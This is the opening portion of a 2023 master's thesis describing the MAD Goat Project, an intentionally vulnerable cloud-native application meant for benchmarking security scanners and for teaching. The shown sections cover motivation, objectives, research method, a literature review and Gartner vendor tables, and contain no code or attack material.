IPCA INSTITUTO POLITÉCNICO DO CÁVADO E DO AVE

MAD GOAT PROJECT

Luís Fernando Pereira Ventuzelos

Supervisor

Nuno Alberto Ferreira Lopes

Co-Supervisor

Nuno Ernesto Salgado Oliveira

Project presented
to Instituto Politécnico do Cávado e do Ave
to obtain the Master's Degree in Computer Engineering

This work does not include the criticisms and suggestions made by the Jury.

December, 2023

Statement

Name: Luís Fernando Pereira Ventuzelos

E-mail address: a22188@alunos.ipca.pt

Project Title: MAD Goat Project

Supervisor: Nuno Alberto Ferreira Lopes

Co-supervisor: Nuno Ernesto Salgado Oliveira

Year of completion: June, 2024

Master's Course Designation: Master in Computer Engineering

Instituto Politécnico do Cávado e do Ave, 29/12/2023

Signature: Luís Fernando Pereira Ventuzelos

Abstract

The ever-changing technological landscape demands a greater effort on security best practices. Security in software is a responsibility shared by all. It is the responsibility of the software developers who are building important platforms that keep the world running, and it's also the responsibility of the end-user who is utilizing said platforms. Software is everywhere and the need to have strong, independent systems that secure it is a must.

Modern Application Development (MAD) makes use of a series of building blocks, like microservices, containerized applications, infrastructure as code, open-source software, and API communication. In today's landscape, a single application can have dozens of independent services communicating with one another, and the relation between all these services can be hard to grasp for the security testing tools available in the market.

The MAD Goat project is a web-based software platform that takes into consideration all the MAD building blocks while offering a vulnerable application by nature. This vulnerable application will serve as a security benchmark project to understand the quality of different security test scanners. The application has also an educational focus in its nature, offering its users an interactive learning experience. Through engaging lessons, users can enhance their understanding of the main vulnerabilities associated with MAD and develop mitigation strategies.

Keywords: Cyber-Security; Code Vulnerability; Modern Application Development; AST Tools

Acknowledgments

I would like to take this moment to express my gratitude to a group of individuals who have been instrumental in supporting me throughout this journey.

First and foremost, I extend my heartfelt gratitude to Professor Nuno Alberto Ferreira Lopes for accepting me as his graduate student and providing invaluable support throughout the entire duration of the MAD Goat project's development. His guidance and assistance have been significant in my academic journey during this time.

I'd like to extend a massive thank you to Professor Nuno Ernesto Salgado Oliveira. Throughout my years at Checkmarx, he has been a friend, mentor, and role model. He is also indirectly responsible for my decision to do a master's degree I always looked up to him and wanted to emulate him and others who inspire me.

I can not forget as well two very important individuals in this journey, Ruben Sequeira and Daniela Da Cruz. They were among the first to encourage and inspire me to pursue my master's degree, and they always gave me a lot of strength in this journey. A huge thank you to them.

To my family and friends that always comprehended my late-night study sessions and weekend sacrifices. I will repay you down the line.

But most importantly then all, I need to say thanks to Cecília Marciel, my "partner in crime" and my soulmate. Before I began this journey 2 years ago I had a very important conversation with her where I told her I wanted to come back to the educational system to learn more and grow and she, without even missing a heartbeat, said "Go for it!". Through 2 years of great sacrifice she was always there for me through thick and thin and part of this work is hers as well. Many afternoons were spent "ping-ponging" ideas with one another and gathering feedback from her. For all the missed dinners and chill afternoons watching movies or going around the world I really cannot emphasize what she represents to me and what she gave me all these years. You are perfect Cecilia thank you so much for everything.

Contents

List of Figures

List of Tables

1. Introduction

Cybercrime has been present in the world at least since 1962 when MIT's Allen Scherr made a punch card to trick the first ever password-protected computer into printing all passwords from its internal storage ("The World's First Computer Password? It Was Useless Too | WIRED", 2012). Since then, the cyber-security landscape has changed dramatically. The ever-growing dependency on technology has changed all aspects of human life, from education to health, to even the most mundane tasks in our society.

Technology and software go hand in hand and they are everywhere. The world runs on code, and the necessity to have highly interdependent systems that reflect the protection of that same code is a growing need. The demand for software development can also be measured by simply looking at the increase in the number of software developers throughout the years. It is expected that by 2024 the number of software developers will reach almost 30 million ("Global developer population 2024 | Statista", 2022). Joining it the fact that the number of software developer jobs has increased throughout the years, and the fact that there's a demanding need to develop fast, stable software applications, security is sometimes left behind and doesn't become a priority.

Code vulnerabilities are present in every platform created nowadays. They can present real threats to the security of those systems as well as a security risk to the systems they protect. Looking back at the previous decade, it is possible to observe a huge increase in the number of data breaches. Just in the United States of America (USA) that number has increased from a mere 662 in 2010 to over 1000 in the year 2020 ("U.S. data breaches and exposed records 2020 | Statista", 2022). This statistic is only bounded to the USA, therefore, if it were measured in the rest of the world the number would be much greater.

There are however ways to mitigate those threats. It's possible to use tools like dynamic application security testing (DAST), static application security testing (SAST), and Software Composition Analysis (SCA) or even standard manual testing for code vulnerabilities (like penetration testing) that help companies make more robust software. These tools are one approach to secure modern software, but they are not enough. The very nature and culture of organizations must also change in order to have a security-first approach to software development.

1.1 Motivation

Making secure software is a complex task due to the ever-changing nature of technologies and software architectures. The workforce behind software development must always be up to date on the latest trends and best practices of the industry. With that comes security risks and, consequently, potential exploits that can be taken advantage of by malicious actors. Relying on external tools like SAST or DAST can help companies to protect the software they produce. However, with the increased complexity of software applications and associated approaches to their development (like Modern Application Development), it becomes harder for application security testing (AST) tools to discover vulnerabilities in a complete application. A modern application can be constructed by a series of distinct building blocks. It can use a microservice-oriented architecture, communicate through APIs, use open-source components, it can be delivered through containers, and all that can be provisioned using infrastructure as code. This is just a small example of the pieces that compose a modern application. In today's landscape, a single application can have dozens of independent services communicating with one another, and the correlation between all these services can be hard to grasp for the application security tools available in the market.

Looking at the current technological landscape some patterns start to appear in many organizations. There is a clear need in the market to have fast, highly flexible systems, and with that, new software development approaches are born. Modern Application Development (MAD) is one of the development methodologies used to cope with the current software-driven business needs such as:

- speed of deliveries;

- scalability and availability of solution;

- the value brought to drive even further business.

MAD is everything as code, from application to infrastructure, Microservices to Containers, Application Programming Interfaces (APIs) to Open Source Software (OOS). There are several advantages to this development approach, but obviously, several challenges arise, namely on security, where one simple SAST or DAST scan is not enough anymore to understand how secure the whole application is. With that purpose in mind, the project to help mitigate some of these issues is the MAD Goat project.

Chapter 2 makes two things prevalent. First, is the need to evangelize security best practices and secure code. The categories "Vulnerabilities studies" and "Security practices and knowledge sharing", show the need to teach and share knowledge across the software development community so it's feasible to have safer, more robust, software systems.

The other relevant point is the need to measure the tooling used in the Software Development Life Cycle (SDLC). The category "Detection techniques and frameworks", shows that there can be multiple approaches to detecting vulnerabilities in software, and with that comes a need to measure all these different approaches, mechanisms, and frameworks. It's important to take the existing tools available in the market and measure them against the new approaches to software development so that it can become possible to evaluate where these tools are taking the correct approach by properly detecting the vulnerabilities, and where they need to improve. The main objective of this methodology is to have higher confidence in the tools used in the SDLC.

This is where the MAD Goat project becomes relevant. It can be both a project for educational reasons, showing where the vulnerabilities on the project are present and how to fix them, and it can become a benchmark instrument for AST tools.

1.2 Objectives

There is a clear need for quality metrics in code security, and it is essential to advocate for a security-first approach to software development.

The purpose of this project is to develop a software application that takes into consideration all the Modern Application Development building blocks, e.g., microservices, containerized applications, and infrastructure as code, and is vulnerable by nature to the security of these building blocks. The developed application should serve as a security benchmark project to understand the quality of different security test scanners. The MAD Goat application should also have an educational focus, providing its users the ability to quickly learn about the main MAD vulnerabilities and how to mitigate them.

The 4 main objectives for the MAD Goat project are:

- **Modern application development**: the MAD Goat project must adhere to modern application development principles and utilize the building blocks that are commonly associated with modern application development. All of these building blocks should be clearly identified and utilized within the project in order to align with its core principles;

- **Learning**: The project must provide its users with the ability to learn about the main building blocks of MAD, as well as their inherent vulnerabilities, and how to fix them. To achieve this goal, the application will feature a web interface that serves as an interactive learning platform. Users will be able to access a variety of lessons that cover different subjects, each designed to expand on specific concepts and provide practical guidance on how to address the associated vulnerabilities;

- **Vulnerable by nature**: the MAD Goat application must be vulnerable by nature in all of its components. From the web application to the deployment files, all of MAD Goat is vulnerable and can have many attack vectors. The vulnerabilities introduced in the application must be correctly identified and documented;

- **Benchmark capabilities**: a command-line application must be developed to measure the effectiveness of AST tools in identifying the main vulnerabilities present in the MAD Goat project. This application will receive the results from these tools and evaluate their quality.

1.3 Research Method

The research method for the MAD Goat project is the design science research methodology (Peffers et al., 2007), also known as DSRM. This methodology was selected due to its focus on applying design research science in information systems (IS) by providing a structured approach to problem-solving within the IS domain.

Figure 1.1 shows in greater detail all the processes and principles of the DSMR methodology.




Figure 1.1: DSMR Process Model (Peffers et al., 2007)

DSMR is essentially divided into six major processes: problem identification, definition of the objectives for a solution, design and development, demonstration, evaluation, and communication.

The problem identification and motivation process identifies and conceptualizes the problem that needs solving. In the case of the MAD Goat project, it is the need to serve as a security benchmark project to understand the quality of different security test scanners as well as being an educational tool for learning about MAD vulnerabilities.

The second process of the Design Science Research Methodology (DSRM) takes the problem framing and theoretical premises adopted in the previous process and defines objectives for a possible solution. Section 1.2 expands on these objectives, but in more concrete terms, there are four of them:

1. The development of an application that follows the MAD principles.
2. The creation of a learning platform for MAD-related vulnerabilities.
3. The application must be vulnerable by nature.
4. The application must provide benchmark capabilities.

The design and development process of DSMR is the creation of the artifact. According to (Peffers et al., 2007), the artifact can be "constructs, models, methods, or instantiations new properties ... of technical, social, and/or informational resources". For the MAD Goat Project, the artifact refers to the developed application, and Chapter 3 provides a detailed explanation of the development process of the project.

The demonstration process involves utilizing the artifact to resolve one or more instances of the previously identified problems. Section 5.2 offers detailed insights into a real-life use case of the MAD Goat Project functioning as an educational tool. Additionally, section 5.1 outlines its application in fortifying (in a very high-level way) security test scanners.

The fifth process aims to observe and measure the effectiveness of the artifact in addressing the identified problem. Chapter 5 provides details on how the developed application successfully addresses the previously identified issues.

The objective of the sixth, and last process, of DSMR is to formalize the learning. This stage is focused on documenting and spreading the knowledge and insights gained from the DSMR process. Lessons learned from

the previous stages are consolidated and formalized. This stage ensures that the insights gained from the DSMR process are shared and used to guide future action and decision-making. In the case of the MAD Goat Project, the present document is part of that formalization, as well as the participation in the international cyber-security conference Black Hat Sector 2023.

1.4 Document Structure

The project document is divided into five main chapters: the theoretical background, contribution overview, lessons in the MAD Goat Project, discussion and relevant results, and the conclusion.

The theoretical background chapter, Chapter 2, is structured into six sections. Firstly, general concepts regarding some of the core concepts talked about in the remaining sections are explained. The second section is a summarization of the work done while researching cyber-security and code vulnerabilities. The third section details the more relevant concepts related to Modern Application Development. The fourth section makes an effort to clarify what "Goat Projects" are. The fifth section highlights the available open-source benchmark applications for application security testing. The last section goes into detail on available applications for secure code awareness.

The contribution overview chapter, Chapter 3, details the architectural decisions made throughout the project's development, demonstrating some of the decisions that were taken during that development. Additionally, it provides insights into testing coverage, continuous integration/continuous delivery pipelines, and security checks, offering an overview of these aspects.

Chapter 4, the lessons chapter, goes into detail on each of the lessons introduced on the project, providing step-by-step guidance on how to exploit the system.

The discussion chapter, Chapter 5, delves into two primary topics: the evaluation of security test scanners and the effectiveness of the MAD Goat Project as an educational tool.

Finally, in the conclusion chapter, Chapter 6, a retrospective analysis is presented on the completed work, addressing encountered challenges, their resolutions, and the valuable lessons learned throughout the process. Additionally, it explores the limitations of the project and proposes potential avenues for future enhancements.

2. Theoretical Background

The theoretical background chapter provides an overview of the relevant concepts presented in the MAD Goat Project. It also delves into five important topics that are present in the project: Cyber-Security and Code Vulnerabilities, Modern Application Development, Goat Projects, Application Security Testing Benchmarks, and Secure Code Training. The chapter aims to provide a comprehensive understanding of the project's key concepts and topics.

2.1 Concepts

This section has some valuable key concepts that allow grasping the more technical wording used in the research.

2.1.1 Cyber-Security

Cyber-security is the application of common technologies, processes, and controls that can help protect systems, networks, programs, devices, and data from cyber-attacks. Being cyber-secure-minded does not guarantee the complete safety of the platform or system but can help mitigate some issues that can be exploited by malicious actors (Collard et al., 2017).

2.1.2 Code Vulnerabilities

Code vulnerability is a flaw in source code that can create a potential security risk. This code flaw can allow hackers (whether they have malicious intent or not) to take advantage of systems, networks, programs, devices, and data from different places (Gates, 2019).

2.1.3 Static Code Analysis

Static code analysis is a method of inferring code semantics and behavior of a program without executing it, thereby making it possible to find abnormal program semantics or undefined behavior in the program due to incorrect coding or bad practices. By detecting irregularities and possible defects, can aid developers and security experts in understanding program behavior and identifying defects without the need for the program to execute (Zhang et al., 2022).

Compared to conventional manual testing, static code analysis is significantly faster and can identify any visible defect present in the source code. However, the visibility of defects is restricted to those present in the source code. Many defects can only be identified in a specific representation of the program, and the amount of context required to identify a coding issue varies (Nikolić et al., 2021).

Static code analysis tools function by looking for specific patterns or rules in the source code. More modern tools permit more complex evaluation of the quality of the scanned code by using strategies such as abstract interpretations, data flow analysis, symbolic execution, and others (Motogna et al., 2022).

2.1.4 Dynamic Application Security Testing

DAST is a widely used testing tool that does not have access to the software source code, instead, it uses a series of tests by proving incorrect or vulnerable payloads to the entry points of the software in order to verify the

stability of the software (Chernov & Konoplev, 2015). Vulnerability detection is based on the behavior of software, therefore, the actual execution of a program is done. These techniques are operated as if a malicious actor exploits the software. The techniques in DAST detection are such as fault injection or fuzz testing (Kim et al., 2016).

2.1.5 Software Composition Analysis

Method of scanning through source code or binary files that help companies analyze and manage open-source elements of applications. By scanning these files the data recovered by this method can be varied: from package manifests and build scripts, to license notices, tags, mentions, and texts to code imports and namespaces (Ombredanne, 2020).

2.1.6 Cloud computing

Cloud computing is the shift from using local machines to run software into using the most varied computing resources shared over the internet. From memory to storage, processing power to Virtual Private Networks (VPN), cloud computing is the natural transition for the future of software (Skemp MA, 2022).

2.1.7 Cloud Native

Cloud Native technologies allow, according to the Cloud Native Computing Foundation (CNCF), organizations to build and run scalable applications in modern, dynamic environments such as public, private, and hybrid clouds. Containers, service meshes, microservices, unchangeable infrastructure, and APIs are some of the tools that facilitate this approach. These techniques enable loosely coupled systems that are resilient, manageable, and observable. In collaboration with automation, these technologies allow for frequent changes in the system with little friction (CNCF, 2018).

2.2 Cyber-Security and Code Vulnerabilities

This section is an overview of cyber-security and code vulnerabilities. The objective of this review is to show some of the problems that can be caused by software vulnerabilities in modern infrastructures, and also to emphasize the need to evangelize secure-minded software development. There is also a brief investigation of detection techniques and frameworks for code vulnerabilities.

The structure of the review is based on the Preferred Reporting Items for Systematic Reviews and Meta-Analyses (PRISMA) framework and the search was conducted from May 7, 2022, to May 15, 2022. Due to the ever-changing technological landscape, only articles published between 2010 and 2022 were considered. The only language accepted for this study is English.

The database used to retrieve the sources used to feed this study was IEEE Xplore because of its ease of use and large dataset. Since the main goal of this research was to do a fast and specific investigation, other databases were not considered for the study.

The search was made on the IEEE Xplore search mechanism by querying the database using a Boolean operator. The query used was "cyber security AND code vulnerability AND application security". By using the logical operator AND the scope of the search was shortened so all the results could be very specific in their nature. After querying the database only English articles were viable to be used, and a descending sort through the most cited articles was made. Only the top 50 articles were considered for the search.

The criteria used during the collection process are displayed in Figure 2.1 flow diagram. 91 studies were obtained from the first search made on the defined data source. After excluding 41 results due to the top 50 criteria defined before, the remaining 50 articles were screened based on the titles, abstract, and introduction. Because the source was only from one database, no duplicated articles were found.




Figure 2.1: PRISMA flow diagram

The screening process was done by reading the title, abstract, and introduction. By following this structure

it was possible to exclude 24 articles from the initial screening. The main reason for excluding the records was the broadness of the topics contained in some of the articles. The other main reason was that some articles didn't specify code vulnerabilities in it. Also, 2 articles were too specific on the subject, and, because of that reason, they didn't align with the objective of this review. The distribution of the articles throughout the years can be analyzed in Figure 2.2, where an increase in the number of records can be observed until 2019.




Figure 2.2: Records distribution

The data collected can be divided into 3 categories:

- Detection techniques and frameworks.
- Security practices and knowledge sharing.
- Vulnerabilities studies.

Detection techniques and frameworks

On the detection techniques and frameworks, a correlation can be made in some of the studies, there are some approaches to vulnerability detection with the usage of machine learning algorithms, for example, in the investigation done by (Moustafa et al., 2019), which purposes three machine learning techniques to increase the scope detection on the Internet of Things (IoT) network protocols.(Gupta et al., 2020) investigates a way to use artificial intelligence techniques for smart contracts privacy protection on the blockchain and cyber-physical systems. (Li et al., 2021) proposes a framework based on deep learning techniques that were able to find 15 vulnerabilities in C/C++ code by analyzing 4 software products. 8 of those 15 vulnerabilities were patched by the respective software vendors which goes to show that a different approach to code vulnerability detection can produce valuable results. (Kumar Gupta et al., 2015; Ridwan Zalbina et al., 2017) proposes pattern matching techniques that can help reduce the number of cross-site scripting (XSS) attacks on web applications. Looking at the research done by (Bossi et al., 2017) a clear path is presented on how to use data access patterns to create profiles of legitimate activities, and then, use these profiles at runtime to detect anomalous database accesses by application programs. (Torkura et al., 2018) shows the possibility of generating risk analysis reports on microservice-based architectures by using Moving Target Defenses (MTD) mechanisms, and (Kunwar & Sharma, 2017) presents a framework to detect malicious code embedded in JPEG images by using steganalysis tools. All these sources show how varied and distinct attack vectors on vulnerable applications can be, and that there is no one approach fits all to detect the various possible vulnerabilities and attack vectors.

Security practices and knowledge sharing

(Visoottiviseth et al., 2019) developed an IoT security solution that incites its users to perform penetration testing on their IoT devices so they can be instructed on the basics of cyber security. (Dawson & Mcdonald, 2016) introduces a methodology that can help with penetration testing, it demonstrates this by using the methodology on the Wireshark tool, which is used by network security practitioners. It's important to create mechanisms that help evangelize the value of cyber-security, as it's shown by (Joshi et al., 2012; Tomas et al., 2019). In these studies, it's presented two distinct realities that converge in the same theme. The first study is an empirical study on security culture in medium to large companies, and the second study presents a capture-the-flag ethical hacking competition done in India's educational institutions. Both these studies have one objective in common, educate on the necessity to have a security-focused culture inside organizations. (Anis et al., 2018; Masood & Java, 2015) developed tools

and techniques that can help improve and secure an application during its lifecycle, what is normally called the software development life cycle (SDLC). The sources detailed above have a strong emphasis on best practices when developing and managing software, as well as highlighting the need to have a security culture in the educational system and companies (whether those companies are IT-based or not, security is transversal in all industries).

Vulnerabilities studies

(Aysan & Sen, 2015; Bong Cheon et al., 2011; Gao et al., 2021) show detailed vulnerabilities present in the Android applications ecosystem. The attack vectors of these vulnerabilities are varied and can come from vulnerabilities in the QR-Code scanning mechanism to security exploits on the Android applications update mechanism. These 3 articles provide detailed reports on vulnerable code. (Salfer & Eckert, 2015) provides a detailed analysis of Automotive Electronic Control Units attack surfaces, and (Sun et al., 2019) proves that is possible to extract zero-day vulnerabilities on Embedded IoT Controller Software Binaries by using a reverse engineering framework called MISMO. Similar to the findings of (Aysan & Sen, 2015) on Android updates, (Peng et al., 2019) demonstrates 1-day vulnerabilities in binary patches as well as presents a way to improve the delivery of these same patches. (Fritz et al., 2019) demonstrates how to simulate a man-in-the-middle attack on a smart grid infrastructure. This research is particularly worrisome because if a malicious attacker could exploit this kind of vulnerability it could lead to power grid failure that, in the worst-case scenario, could be catastrophic. Lastly, (Dika & Nowostawski, 2018) identified specific security problems that can arise when developing smart contracts using the Etherium blockchain. This is relevant due to the recent cyber-attack done on the game Axie Infinity which mostly runs on the Etherium blockchain ("Hackers steal over $615 million from network running Axie Infinity", 2022). This cyber-attack evolved into a steal of over 615 million dollars from the platform. All the sources referenced above can demonstrate that vulnerabilities are present in all technological infrastructure, whether it is blockchain technology, IoT, mobile development, or web-based attacks, the threat is present and keeps growing with major repercussions. Loss of revenue, physical security concerns, and major data breaches are some of the problems that can happen when a malicious attacker can successfully exploit a vulnerability.

Table 2.1 gives a high-level overview of each of the categories of referenced papers, as well as its separation by themes.

Paper Category	Themes	Referenced Academic Papers
Detection techniques and frameworks	Machine learning Smart contracts protection Pattern Matching XSS MTD embedded	(Moustafa et al., 2019) (Gupta et al., 2020) (Li et al., 2021) (Kumar Gupta et al., 2015; Ridwan Zalbina et al., 2017) (Bossi et al., 2017) (Torkura et al., 2018) (Kunwar & Sharma, 2017)
Security practices and knowledge sharing	Penetration Testing Learn by doing applications Security culture in companies Ethical hacking competitions SDLC improvement	(Visoottiviseth et al., 2019) (Dawson & Mcdonald, 2016) (Joshi et al., 2012; Tomas et al., 2019) (Anis et al., 2018; Masood & Java, 2015)

Paper Category	Themes	Referenced Academic Papers
Vulnerabilities studies	Android applications Automotive Electronic Control Units Embedded IoT Controller Software Binaries Software Binaries Smart contracts Smart Grid Infrastructure	(Aysan & Sen, 2015; Bong Cheon et al., 2011; Gao et al., 2021) (Salfer & Eckert, 2015) (Peng et al., 2019) (Fritz et al., 2019) (Dika & Nowostawski, 2018)

Table 2.1: Papers distribution across categories and themes.

2.3 Modern Application Development

This section is an attempt to better define the concept of Modern Software Development. MAD is a relatively new concept in the software industry, and its characterization and main concepts are not yet completely outlined, so in this section, an effort is made to clear some of the "cobwebs" associated with MAD. It's expected that by reading this section a more general and basic definition of the MAD building blocks can be achieved. The MAD building blocks referenced throughout this chapter are a set of basic components that define MAD as a whole. They should be looked at as pieces of a puzzle that, when put together, gives the fully assembled puzzle that is Modern Application Development.

In order to have some structure to the literature review of MAD, the approach taken is the following.

First, there is a need to comprehend the main providers for the public cloud, and that is possible by looking at the Gartner Magic Quadrant for Cloud Infrastructure and Platform Services. After having a clear idea of who are the main cloud providers, deep research on these cloud providers' websites and e-books is done to understand if there is a clear definition for MAD. The same approach is used for the main vendors for Application Security Testing (AST). The Gartner Magic Quadrant for Application Security Testing helps with that demand.

This approach is adopted primarily because of the inherent nature of this project proposal. The project is designed to exist within the cloud environment and is inherently vulnerable by its nature. It is relevant to comprehend what the major public cloud players define as Modern Software Development, as well as what the major players in the Application Security space also define as Modern Application Development (as they have a scope of view more oriented to the security of the software). It is expected that a more clear idea of what the MAD building blocks are will be understood by the end of this review.

Due to Modern Application Development still being a recent topic in the Information Technology (IT) space, not many references and sources are available through conventional resources. The database to gather sources is the World Wide Web itself. Only articles and web references in English from 2019 to 2022 were considered for this research.

The first source, and the starting point, for this review is Gartner. Gartner is the world's leader in information technology research and offers a unique insight into research, analysis, and understanding of the business of IT. Gartner organizes its studies by a series of key metrics such as efficiency, cost, and performance. The typical Gartner client includes chief information officers, IT professionals in government and corporation agencies, high-tech business leaders, and telecom enterprises. Gartner has business operations across the entire globe (Gartner, 2023).

Gartner provides a report called the Gartner Magic Quadrant. Gartner Magic Quadrant is a culmination of research in a concrete market, giving the reader a clear overview of the market's competitors in each of the areas for the specific report. It provides a graphical representation of the competitive positioning of four types of technology providers:

- Leaders - Execute above their current vision and are well-positioned for the future.
- Visionaries - Understand where the market is going to evolve and/or have a vision for changing the market but don't necessarily execute well.
- Nice Players - Focus on a small segment.
- Challengers - Execute well or may be dominant in a specific segment, but do not understand the direction of the market.

Using the Gartner Magic Quadrant for Cloud Infrastructure and Platform Services for the year 2021 (Gartner, 2021), a clear picture of the major cloud providers can be made. As it was introduced previously the objective of this analysis is to understand, from a cloud vendor perspective what they define as MAD. This is done due to the fact that the MAD Goat project is targeted to be deployed in the cloud, and since definitions for MAD are scarce this approach is considered.

Figure 2.3: Gartner Magic Quadrant 2021 - Cloud Infrastructure and Platform Services (Alibaba Cloud, 2023)

It's clear from the analysis of Figure 2.3 what are the main cloud providers and in what type of cloud vendor division they are categorized, as referenced in Table 2.2.

Type	Cloud Provider
Leaders	Amazon Web Services Microsoft Google
Visionaries	Alibaba Cloud
Nice Players	Oracle Tencent Cloud IBM

Table 2.2: Top cloud providers according to Gartner.

The same approach can be used regarding Application Securing Testing. The MAD Goat project is vulnerable by nature allowing malicious actors to very easily exploit introduced vulnerabilities in the source code and infrastructure configurations. Looking at the Gartner Magic Quadrant for Application Security Testing in the year 2022 (Gartner, 2022) there are many industry-leading players in the market. Figure 2.4 clearly shows this.

The main AST vendors according to Gartner can be observed with the analysis of table 2.3. These are the sources that are used in regard to the MAD definition from an Application Security Platform perspective.




Figure 2.4: Gartner Magic Quadrant 2022- Application Security Testing (Checkmarx, 2023d)

Type	AST Vendor
Leaders	Synopsys Checkmarx Veracode Micro Focus HCL Software
Challengers	Snyk Gitlab Invicti
Visionaries	Rapid7 Data Theorem Contrast Security

Type	AST Vendor
Nice Players	Github NTT Application Security Onapsis

Table 2.3: Top AST vendors according to Gartner

